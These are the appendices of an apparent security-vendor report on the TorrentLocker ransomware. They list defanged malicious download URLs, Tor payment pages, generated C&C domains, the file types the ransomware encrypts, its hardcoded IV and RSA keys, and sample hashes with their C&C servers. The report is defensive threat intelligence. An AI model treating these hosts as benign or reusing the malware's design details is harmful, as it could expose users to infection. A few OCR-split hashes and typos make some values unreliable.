


Figure 20. **Česká pošta — Czech Republic**




Figure 21. **TTNet — Turkey**




Figure 22. **Royal Mail — United Kingdom**

Figure 23. **SDA — Italy**

Appendix B: List of known domains hosting download page

Lists are limited to URLs seen in November 2014. Braces ({}) indicates multiple filenames were seen on the site. Possible filenames are separated by commas inside the braces.

Pages with CAPTCHA-enabled download link

- hxxp://aupostal24.org
- hxxp://correos-online.org
- hxxp://cs-posta24.info
- hxxp://csposta24.org
- hxxp://efatura.ttnet-fatura.biz/
- hxxp://efatura.ttnet-fatura.info/
- hxxp://efatura.ttnetbilglendirme.com/
- hxxp://mysda24.biz
- hxxp://mysda24.com

Direct links to `.zip` file

- hxxp://0160d4a.netsolhost.com/Responder.zip
- hxxp://122.155.13.156/{Condition,Details,Payment,Price}.zip
- hxxp://abaxsoftware.org/{Condition,Details,Payment,PriceList}.zip
- hxxp://accessautoclass.com/Processing.zip
- hxxp://ad-ep.com/{Mensaje,Perfil,Responder}.zip
- hxxp://administ.hn02.wiroos.com/Saldo.zip
- hxxp://agrofert.com.ar/Invoice.zip
- hxxp://ameridev.com/Informe.zip
- hxxp://animale.com/Condition.zip
- hxxp://attorneyjacksonms.com/Informe.zip
- hxxp://aurahearingaid.com/{Account,Payment}.zip
- hxxp://bariawilliamson.com/{Informe,Mensaje,Perfil,Responder}.zip
- hxxp://bbbjewelry.net/Mensaje.zip
- hxxp://bedazzlememore.com/{Informe,Mensaje,Responder}.zip
- hxxp://beepbike44.fr/{Answer,Contract,Documentation,Invoice,Message}.zip
- hxxp://bharatvalley.com/Account.zip
- hxxp://bigappleinfotech.com/Processing.zip
- hxxp://canonistasargentina.com/Info.zip
- hxxp://capitolpestcontrol.com/{Mensaje,Perfil}.zip
- hxxp://casadahospedagem.com.br/Invoice.zip
- hxxp://centralapplianceservice.com/Informe.zip
- hxxp://chapasyherrajesdelbajio.com.mx/Invoice.zip
- hxxp://chli.ca/{Answer,Message}.zip
- hxxp://consultasas.com/Perfil.zip
- hxxp://coolwatercatering.com/{Mensaje,Perfil}.zip
- hxxp://crm.opusestates.in/{Account,Invoice,Payment}.zip
- hxxp://cybercountrysystems.com/{Informe,Perfil,Responder}.zip
- hxxp://desingforbiosafety.com/Processing.zip
- hxxp://dipneo.com.ar/Invoice.zip
- hxxp://docs.majesticcinemas.com.au/Invoice.zip

- hxxp://doctoresarceo.com.mx/Payment.zip
- hxxp://electriargo.mx/{Info,Processing}.zip
- hxxp://enginemanagementsystem.com/Details.zip
- hxxp://englishdemo.emonkey.no/Processing.zip
- hxxp://ever-move.be/{Account,Payment,Transazione}.zip
- hxxp://fastweb011.net/{Mensaje,Responder}.zip
- hxxp://foresightinfra.com/Account.zip
- hxxp://fromagerie-de-malataverne.fr/Documentation.zip
- hxxp://golftoknow.com/{Answer,Contract,Documentation,Message}.zip
- hxxp://graniteunlimitedinc.com/Processing.zip
- hxxp://gt1004.com/{Documentation,Invoice,Message}.zip
- hxxp://helenannobil.com/Fattura.zip
- hxxp://hellovizag.com/{Contract,Message}.zip
- hxxp://hostvip.com.br/Answer.zip
- hxxp://htcladakh.com/Info.zip
- hxxp://hukum.ub.ac.id/{Info,Processing}.zip
- hxxp://inegolbakkallarodasi.com/Invoice.zip
- hxxp://ingentec.co.th/Answer.zip
- hxxp://iplbiotech.com/{Details,Payment,PriceList}.zip
- hxxp://jjskin.kr/{Condition,Details,PriceList}.zip
- hxxp://jmlignon.o2switch.net/Processing.zip
- hxxp://kafekaapeh.com/Info.zip
- hxxp://kvak.cz/{Info,Processing}.zip
- hxxp://la.srv.br/{Answer,Message}.zip
- hxxp://laamigo.com/Payment.zip
- hxxp://laanimatera.com.ar/{Payment,Price,PriceList}.zip
- hxxp://laflammedd.com/{Informe,Mensaje}.zip
- hxxp://lahatte.com/Responder.zip
- hxxp://laislaconsultora.com.ar/Info.zip
- hxxp://lencuthbert.com/Responder.zip
- hxxp://littlebluechoo.com/{Mensaje,Perfil}.zip
- hxxp://mamchandschool.com/{Account,Invoice}.zip
- hxxp://mamhtroso.com/Info.zip
- hxxp://merliasfalti.it/{Info,Invoice}.zip
- hxxp://messancy.com/{Informe,Perfil,Responder}.zip
- hxxp://metrofinish.com/{Account,Info,Invoice}.zip
- hxxp://midamdental.com/{Payment,Price,PriceList}.zip
- hxxp://msdisabilities.com/Responder.zip
- hxxp://msrealestate.com/Perfil.zip
- hxxp://mylowprice.net/Contract.zip
- hxxp://mytraveladvisor.co.uk/{Condition,Details,Payment,Price}.zip
- hxxp://new-line.co.kr/{Condition,Details,Payment,Price}.zip
- hxxp://nicolesantivip.com/PriceList.zip
- hxxp://ninacucina.com/Responder.zip
- hxxp://odontoportes.com.br/{Answer,Contract}.zip

- hxxp://oelsmeier.homepage.t-online.de/Informe.zip
- hxxp://orthoiris.com/Perfil.zip
- hxxp://perthanddistrictpipeband.co.uk/{Condition,Price,PriceList}.zip
- hxxp://petitrenaud.net/Payment.zip
- hxxp://placagesdebois.com/Responder.zip
- hxxp://pousadapraiagrande.com/Invoice.zip
- hxxp://priceskincareclinic.com/Responder.zip
- hxxp://protecnicsrl.com/{Answer,Contract,Documentation}.zip
- hxxp://rebatsystems.com/{Informe,Mensaje,Responder}.zip
- hxxp://regallaboratories.com/{Invoice,Payment}.zip
- hxxp://regoshin.com/Info.zip
- hxxp://rehabilitacionescampillo.com/Contract.zip
- hxxp://robinsoncarneiro.com/{Documentation,Message}.zip
- hxxp://royalhandicraftindia.com/{Contract,Invoice}.zip
- hxxp://sereinesolutions.fr/{Contract,Message}.zip
- hxxp://shadesofaustralia.net.au/Processing.zip
- hxxp://slass.org/{Details,Payment}.zip
- hxxp://solarseg.com.br/{Answer,Documentation}.zip
- hxxp://solutechnic.com/Condition.zip
- hxxp://spellfresh.com.ar/PriceList.zip
- hxxp://ssuetcep.com/{Mensaje,Responder}.zip
- hxxp://ssumcba.org/{Informe,Perfil,Responder}.zip
- hxxp://starnaweb.com.br/{Details,Price}.zip
- hxxp://stjosephfarmington.com/Informe.zip
- hxxp://stoffels.be/Condition.zip
- hxxp://talent-decoration.net/Perfil.zip
- hxxp://tibo.andreka.be/Mensaje.zip
- hxxp://tluaner.com/{Answer,Contract,Invoice}.zip
- hxxp://totalitsolution.co/Answer.zip
- hxxp://truehearted.co.uk/Perfil.zip
- hxxp://turbul-montessori.fr/PriceList.zip
- hxxp://valledelzamudia.es/Price.zip
- hxxp://valorpro.net/{Account,Invoice,Payment}.zip
- hxxp://vault-dwellers.com/{Informe,Mensaje}.zip
- hxxp://vertvonlinebr.net/{Payment,Price}.zip
- hxxp://w3solutions.co.in/{Condition,Details}.zip
- hxxp://webtosta.com/{Mensaje,Perfil,Responder}.zip
- hxxp://whitedayandblacknight.com/{Details,Payment,Price}.zip
- hxxp://wulcon.com/{Documentation,Invoice}.zip
- hxxp://www.amdexsolutions.co.uk/{Info,Invoice}.zip
- hxxp://www.artnportrait.com/{Answer,Contract,Documentation,Invoice}.zip
- hxxp://www.avventuroso.eu/{Contract,Documentation,Invoice,Message}.zip
- hxxp://www.bscmilano.com/{Contract,Invoice}.zip
- hxxp://www.corederoma.net/Invoice.zip
- hxxp://www.deftcases.com/{Mensaje,Perfil,Responder}.zip

- hxxp://www.den-tek.talktalk.net/Processing.zip
- hxxp://www.educouncil.in/Account.zip
- hxxp://www.etchells.org.au/{Account,Payment}.zip
- hxxp://www.gremilletpodiatres.com/{Details,PriceList}.zip
- hxxp://www.ica.co.uk/Invoice.zip
- hxxp://www.justalittlesomethin.com/{Mensaje,Responder}.zip
- hxxp://www.kaffeekonditorei-sami.at/{Mensaje,Responder}.zip
- hxxp://www.lolvideos.meximas.com/Answer.zip
- hxxp://www.m2kindia.com/{Details,PriceList}.zip
- hxxp://www.matematica40-40-20.it/{Answer,Documentation,Invoice}.zip
- hxxp://www.maui2020.com/Invoice.zip
- hxxp://www.neilacapital.com/Payment.zip
- hxxp://www.noghrehpol.ir/Fattura.zip
- hxxp://www.papercut-design.com/{Details,Payment,PriceList}.zip
- hxxp://www.piranesiexperience.com/Invoice.zip
- hxxp://www.quartierdesarts.ca/{Condition,Details,Payment,PriceList}.zip
- hxxp://www.sharksmotoclub.it/Account.zip
- hxxp://www.tamamotosrus.com/Responder.zip
- hxxp://www.tluaner.com/{Answer,Documentation}.zip
- hxxp://www.whitedayandblacknight.com/Payment.zip
- hxxp://yndcskbaghpat.com/{Info,Invoice,Payment}.zip

Appendix C: List of known Onion URLs delivering payment information

- `hxxp://udm744mfh5wbwxye.onion/buy.php` (Down)
- `hxxp://iet7v4dciocgxhdv.onion/buy.php` (Down)
- `hxxp://4ptyziqllh5iyhx4.onion/buy.php`
- `hxxp://tisoyhcp2y52ioyk.onion/buy.php`
- `hxxp://nne4b5ujqqedvrkh.onion/buy.php`
- `hxxp://erhitnwfvpgajfbu.onion/buy.php`
- `hxxp://a5xpevkpcmfmnaew.onion/buy.php`
- `hxxp://3v6e2oe5y5ruimpe.onion/buy.php`
- `hxxp://humapzcmz744fe7y.onion/buy.php`
- `hxxp://bbsqfujyiblsrygu.onion/buy.phg`

Appendix D: Domains in TorrentLocker DGA

1. `uqelamavolequgiw.com`
2. `olinezexelinixem.com`
3. `odoqysigujolonaz.com`
4. `yhijuvejyzidifem.com`
5. `ibaminecybakuboj.com`
6. `asocegymibocamax.com`
7. `ojymyzutuxifuder.com`
8. `okamakutucafuvod.com` → Creation Date: 2014-11-04
9. `opodafydovejevic.com`
10. `oragekugujapygow.com`
11. `ajynogurydynakum.com`
12. `yfaqedovikylizuh.com`
13. `ywyzedusisiwazel.com`
14. `ozihesohohysiduq.com`
15. `urywosoburyzixup.com`
16. `ucihubuhokizajeg.com`
17. `ucivysoqokipexew.com`
18. `isirypenyhiromec.com`
19. `agyliqepilaqukow.com`
20. `ypujevarivonamaf.com`
21. `opifefocegykilud.com`
22. `ozikemokosycavux.com`
23. `obumakicubomovad.com`
24. `iracujumaxatawoj.com`
25. `ydosyxisajowesap.com`
26. `adawinehyjazuhoq.com`
27. `anuseqisyduhycyv.com`
28. `etyzahubofyzonuq.com`
29. `upujasijelodunat.com`
30. `osovihalewogunab.com`

Appendix E: List of file types encrypted by TorrentLocker

3ds	cdr3	ddrw	ibz	nx1	ppt	st5
3fr	cdr4	der	idx	nx2	pptm	st6
3pr	cdr5	design	iiq	nyf	pptx	st7
7z	cdr6	dgc	incpas	odb	ps	st8
ab4	cdrw	djvu	jpeg	odf	psafe3	stc
ac2	cdx	dng	jpg	odg	psd	std
accdb	ce1	doc	js	odm	ptx	sti
accdb	ce2	docm	kc2	odp	py	stw
accde	cer	docx	kdbx	ods	ra2	stx
accdr	cfp	dot	kdc	odt	raf	sxc
accdt	cgm	dotm	kpdx	orf	rar	sxd
acr	cib	dotx	lua	otg	raw	sxg
adb	cls	drf	mdb	oth	rdb	sxi
agd1	cmt	drw	mdc	otp	rtf	sxm
ai	cpi	dwg	mef	ots	rw2	sxw
ait	cpp	dxb	mfw	ott	rwl	txt
al	cr2	erbsql	mmw	p12	rwz	wb2
apj	craw	erf	moneywell	p7b	s3db	x3f
arw	crt	exf	mos	p7c	sas7bdat	xla
asm	crw	fdb	mpg	pat	sav	xlam
asp	csh	ffd	mrw	pcd	sdo	xll
awg	csl	fff	myd	pdf	sd1	xlm
backup	css	fh	ndd	pef	sda	xls
backupdb	csv	fhd	nef	pem	sdf	xlsb
bak	dac	fpx	nop	pfx	sldm	xlsm
bdb	db	fxg	nrw	php	sldx	xlsx
bgt	db-journal	gray	ns2	pl	sql	xlt
bik	db3	grey	ns3	pot	sqlite	xltm
bkp	dbf	gry	ns4	potm	sqlite3	xltx
blend	dc2	h	nsd	potx	sqlitedb	xlw
bpw	dcr	hbk	nsf	ppam	sr2	xml
c	dcs	hpp	nsg	pps	srf	ycbcra
cdf	ddd	ibank	nsh	ppsm	srw	zip
cdr	ddoc	ibd	nwb	ppsx	st4	

Appendix F: List of hardcoded keys

IV used by TorrentLocker when using AES-256

```
AB 27 21 50 A1 D3 8D 37 FC C6 47 D4 89 39 57 49
```

RSA public key (2048 bits)

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAyOBVMkkMLK/iHPwiuSfd
X2lhgZH0BqAPoYx/2r87Vluc1BUYqFOKLTiCXwLZ8a5FxqaMWwlbHQgnKquEU2jP
/Dp90QYnpm76QPT2G8SrbbydC7CXbkBTHrvO9OJhMuKsNqHiCir0vaqw4GDebq+4
pvL9cnB221SvK6DEgYfW0A/y/LSMJJoVovqG4IKKYj64AU4vFl9UMxmkv8lkXGyh
Pr01zhQgP2FEMRGqaoiGwRT9BZr/wnqQKjx9jSgEsKsCWcm7WX01YhjklE15+5P2
RYUxlUsprnGZAA6gxcDcr4IxgS/FVf1XhG6lZXK40aoL5nDjFb+3b01YFQegsgOX
bQIDAQAB
-----END PUBLIC KEY-----
```

RSA public key used in early 2014 (2048 bits)

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAmwKoS7h5X8m7KLugQUG7
xVPrGFKQBY+2TPsr457Z6PsR4yGeTi/Lwt2OBXtMCAkMkea9IpHNsMvkUV94qWHY
dJHiRkpW529FRS51lRrpeakFLsMjVG5d4OxLg55poQF4VfEdo3GrRK4NBh6ZW1O5
dRv8lH9GuelrxxaCBswlepdjvpq3tNgkkZlUmcOw3ZnPOM/9lUfXmtJrqRb0biIA
99pPMSxFqHKoTyMZRKOtZyd95tFqeSBZW1+l8W4EvAp2nOpRNbLsG68MZlzSMABw
XXyMgqvnbN7iQuOjISfa5NlXZKiW5PBjgK0mfm2Ta5Kqu4QChNhbbVpsRfirui/a
pwIDAQAB
-----END PUBLIC KEY-----
```

Appendix G: List of samples

SHA-1 hash	PE Compile date	Campaign	C&C server	IP address	ESET detection name
CF13A9010F9B2FF7B4D15F6E90D73795D10B109F	2014-10-17 11:27:07	ad-a	lebanonwarrior.ru	46.161.30.19	Win32/Filecoder.NCM
5E15FA63776AF696502CE98880E716858ED137EA	2014-11-06 15:54:14	ad-a	deadwalk32.ru	46.161.30.21	Win32/Filecoder.DI
D6B7C7AFF06D84C4F8B7BC402517FBDC087D3EC2	2014-11-06 15:54:14	ad-a	deadwalk32.ru	46.161.30.21	Win32/Filecoder.DI
23F017017EF3B8D2DECC832B9480F75E4D494C78	2014-09-22 13:44:09	ad-a	tweeterplanet.ru	46.161.30.22	Win32/Filecoder.DI
85717A638F5A3CC62B2F5E25897FCEE997F35070	2014-11-02 12:37:08	ad-x	deadwalk32.ru	46.161.30.21	Win32/Filecoder.DI
26F676D0A6A0057FE6AA35A0D025C478D8E05741	2014-11-05 15:44:47	ad-x	ssl-server24.ru	46.161.30.21	Win32/Filecoder.DI
C51F28A9CEB78A3920A766874DC1B4601F1BA443	2014-11-05 15:44:47	ad-x	ssl-server24.ru	46.161.30.21	Win32/Filecoder.DI
EB2EAE4CC2A5C7356B4E00C0F3D44788C4AE27E0	2014-11-05 15:44:47	ad-x	ssl-server24.ru	46.161.30.21	Win32/Filecoder.DI
C7300DB3E475DA75DC76F490F6AF66680195BFB3	2014-10-15 03:51:14	ad-x	octoberpics.ru	46.161.30.20	Win32/Filecoder.DI
F45559993898 47DE8894DA26F7857145C9161009	2014-10-03 08:04:06	ad-x	casinoroyal7.ru	46.161.30.20	Win32/Filecoder.NCM
E984C551B479B25401269712CC33379E5CA4592A	2014-10-22 13:42:02	ad-x	deadwalk32.ru	46.161.30.21	Win32/Filecoder.DI
152B6EC0BDA40347968C560F370E8F2089CB0436	2014-09-25 16:01:53	ad-x	octoberpics.ru	46.161.30.20	Win32/Filecoder.DI
94A24BE60D90479CE27F7787A86678472AABDC6E	2014-09-25 16:01:53	ad-x	octoberpics.ru	46.161.30.20	Win32/Filecoder.DI
40B1D84B341BAE23DC5CFA8DD1C44CF96294CD54	2014-10-03 15:49:10	ad-x	casinoroyal7.ru	46.161.30.20	Win32/Filecoder.DI
0F9EC608413918ADEF409E8E97612B6E71FD1BC7	2014-11-04 05:00:49	ad-x	allwayshappy.ru	46.161.30.19	Win32/Filecoder.DI
66567121269F253F0282ECC04AD981DAE54959D9	2014-11-05 15:44:47	ad-x	tweeterplanet.ru	46.161.30.22	Win32/Filecoder.DI
FAF92D3340613A28C16E09A333BFBC51637BB7BE	2014-11-05 15:44:47	main	ssl-server24.ru	46.161.30.21	Win32/Filecoder.DI
642F9BE91ECB4575C833EA62F5AC1C5AEB28D7C1	2014-10-14 08:17:23	main	octoberpics.ru	46.161.30.20	Win32/Filecoder.DI
DB3F0D4236ED3E802A8644D9EAAF6CF2D5F41535	2014-10-03 15:49:10	main	casinoroyal7.ru	46.161.30.20	Win32/Filecoder.NCM
C7513FD55B8C28E70C4DF60E30211B24B0583F48	2014-10-14 05:18:28	main	octoberpics.ru	46.161.30.20	Win32/Filecoder.DI
AB0C02449CA6166A455B2A64946AF1D466C1FF36	2014-09-25 16:01:53	main	octoberpics.ru	46.161.30.20	Win32/Filecoder.DI
C7C74E59E23E3C5CB38F77DE2A60C36F12554F81	2014-09-25 16:01:53	main	octoberpics.ru	46.161.30.20	Win32/Filecoder.DI
8CC606B19DACE148D39E65B9A1F2689D83D0C35A	2014-09-25 16:01:53	main	casinoroyal7.ru	46.161.30.20	Win32/Filecoder.DI
642F9BE91ECB4575C833EA62F5AC1C5AEB28D7C1	2014-11-14 08:17:23	main	octoberpics.ru	46.161.30.20	Win32/Filecoder.DI
45EF4DB9CD154F16E029491B375D1808FCC2E27E	2014-11-05 15:44:47	main	ssl-server24.ru	46.161.30.21	Win32/Filecoder.DI

SHA-1 hash	PE Compile date	Campaign	C&C server	IP address	ESET detection name
EEF08716315B7FD1FA3B530D1EBCB8BD6FB06FD6	2014-11-08 15:10:14	main	updatemyhost.ru	46.161.30.23	Win32/Filecoder.DI
BF55818A2E2391AB38031584B54281E01DB7D84B	2014-10-22 13:42:02	main	deadwalk32.ru	46.161.30.21	Win32/Filecoder.DI
1B0C1051A9FB14B6A55772807823EF110EBB4E64	2014-11-13 08:34:27	main-2	walkingdead32.ru	46.161.30.17	Win32/Filecoder.DI
BCC86AF56CC0E22D99D1ECDBEFD8DA0AA7D1F573	2014-11-08 15:10:14	main-3	tweeterplanet.ru	46.161.30.22	Win32/Filecoder.DI
3FC94FE89220158E0B88F51D0A89C6452CE9F971	2014-10-29 09:06:08	test	lebanonwarrior.ru	46.161.30.19	Win32/Filecoder.NCM
D84CF718BCD0D723B0AD157D50BE516B7328FBBA	2014-10-22 13:42:02	test	allwayshappy.ru	46.161.30.19	Win32/Filecoder.NCM
28849D47A766C1FB014615CB3C1DD7888E545108	2014-11-03 03:20:08	test	allwayshappy.ru	46.161.30.19	Win32/Filecoder.DI
F8E392229D87827AEF0C6EF4372E08B3E97BCF50	2014-09-16 06:59:32	main-botnet			Win32/Filecoder.DI
1697BCE98EAC21295B377E30B5C47475EF8A3735	2014-09-17 06:07:00	main-botnet	lagosadventures.com	46.149.111.176	Win32/Filecoder.DI
2492BA84B8CE83EEFAB541867217DE2CD6B1F637	2014-09-18 07:28:54	main-botnet	lagosadventures.com	46.149.111.176	Win32/Filecoder.DI
ACADFDED11C5F60FBB3A9621DF8738A0EA35525E	2014-09-19 03:46:34	main-botnet	lagosadventures.com	46.149.111.176	Win32/Filecoder.DI
82708C2ECEA9B03A01ED0F76D891A277F1870994	2014-09-12 14:01:43	main-botnet	princeofnigeria.net	46.149.111.184	Win32/Filecoder.DI
5542C3B82FA3D00AE3B2AC06E30C8616F827AFB5	2014-09-19 12:05:03	main-botnet	doubleclickads.net	31.31.203.149	Win32/Filecoder.DI
F4EDFFC6F90AC8CBC3C0E085231D57C5E2D52A2A	2014-09-29 14:34:16	main-test-botnet	js-static.ru	46.161.30.16	Win32/Filecoder.DI
466A2FA91D5039C50DECCDC50E27170650A4E139	2014-09-22 15:10:57	main-test-botnet	js-static.ru	46.161.30.16	Win32/Filecoder.DI
DD6F0307B269790062BE5282EF5BF9AC10577D69	2014-09-29 14:34:16	main-test-botnet-2	js-static.ru	46.161.30.16	Win32/Filecoder.DI
5DC1B4FDD8A4C6FA14D16AF5B77F8420374FF475	2014-09-29 14:34:16	main-test-botnet-2	server4love.ru	46.161.30.16	Win32/Filecoder.DI
FD0D0E7793A70BA230B74E4890A3097561225645	2014-09-25 16:01:53	main-test-botnet-2	server4love.ru	46.161.30.16	Win32/Filecoder.DI
456CE546A87856AE7E39CDDBB6E6BD061DE7DACF	2014-09-25 16:01:53	test-botnet-3	js-static.ru	46.161.30.16	Win32/Filecoder.DI
3CFA32C0AEBDCD8B4BF16A21C15AA4E52C778D05	2014-09-29 14:34:16	test-botnet-3	js-static.ru	46.161.30.16	Win32/Filecoder.DI
8D0AAFEE1CABE7B6CC0CAF93FFAFD3DA3BFF8B9B	2014-09-25 16:01:53	test-botnet-3	server4love.ru	46.161.30.16	Win32/Filecoder.DI
2CB0505012 73F3F102A354FE8F69EECDA61E6B12	2014-09-22 15:10:57	test-botnet-3	tweeter-stat.ru	46.161.30.16	Win32/Filecoder.DI
FAAE061FF1785D5922A873E16392ABF043B86F20	2014-09-25 16:01:53	test-botnet-3	js-static.ru	46.161.30.16	Win32/Filecoder.DI
4D091A1D511DA20715B91FE2038BEC380F088375	2014-09-22 13:54:00	test-2-botnet	nigerianbrothers.net	46.161.30.16	Win32/Filecoder.DI
EE6CF1E4649770AF5794B5B398064F30844E9D08	2014-11-08 15:10:14		tweeterplanet.ru	46.161.30.22	Win32/Filecoder.DI
92E5139B2949880BC4CC268E741019A72665E4BB	2014-11-05 15:44:47		it-newsblog.ru	46.161.30.25	Win32/Filecoder.DI

SHA-1 hash	PE Compile date	Campaign	C&C server	IP address	ESET detection name
AC63AB147F81E9476A9E50E85086F1744AB47A7F	2014-09-04 10:05:33		lebanonwarrior.ru	46.161.30.19	Win32/Filecoder.NCM
7C84B6CD0A2F50F74522FBCCED39D5E85AB45389	2014-11-05 15:44:47		walkingdead32.ru	46.161.30.17	Win32/Filecoder.DI
7F9B1FE4E3FCDD396B2C25E11D677AD90B23B332	2014-11-14 15:21:47		tweeterplanet.ru	46.161.30.22	Win32/Filecoder.DI
BAB725FBFA365B520D8D544388DF8F31D38864FD	2014-11-05 15:44:47		it-newsblog.ru	46.161.30.25	Win32/Filecoder.DI
F62084C0298E4050D608DBFD22C6BB0423708322	2014-08-29 04:03:12		server38.info	46.149.111.182	Win32/Filecoder.DI
8C22F2457DEBD9E44ADB212C902CA50B63986E01	2014-09-02 07:10:54		worldnews247.net	46.149.111.176	Win32/Filecoder.DI
F4D7DC1A7E2514801C1EDD33DB151FE5AEA1C18A	2014-02-10 12:58:06		cryptdomain.dp.ua	37.228.88.167	Win32/Filecoder.NBI
D299B3AB71E13BE64D6039647D1186735E4EB5E8	2014-05-15 13:01:06		royalgourp.org	151.248.118.193	Win32/Filecoder.NBS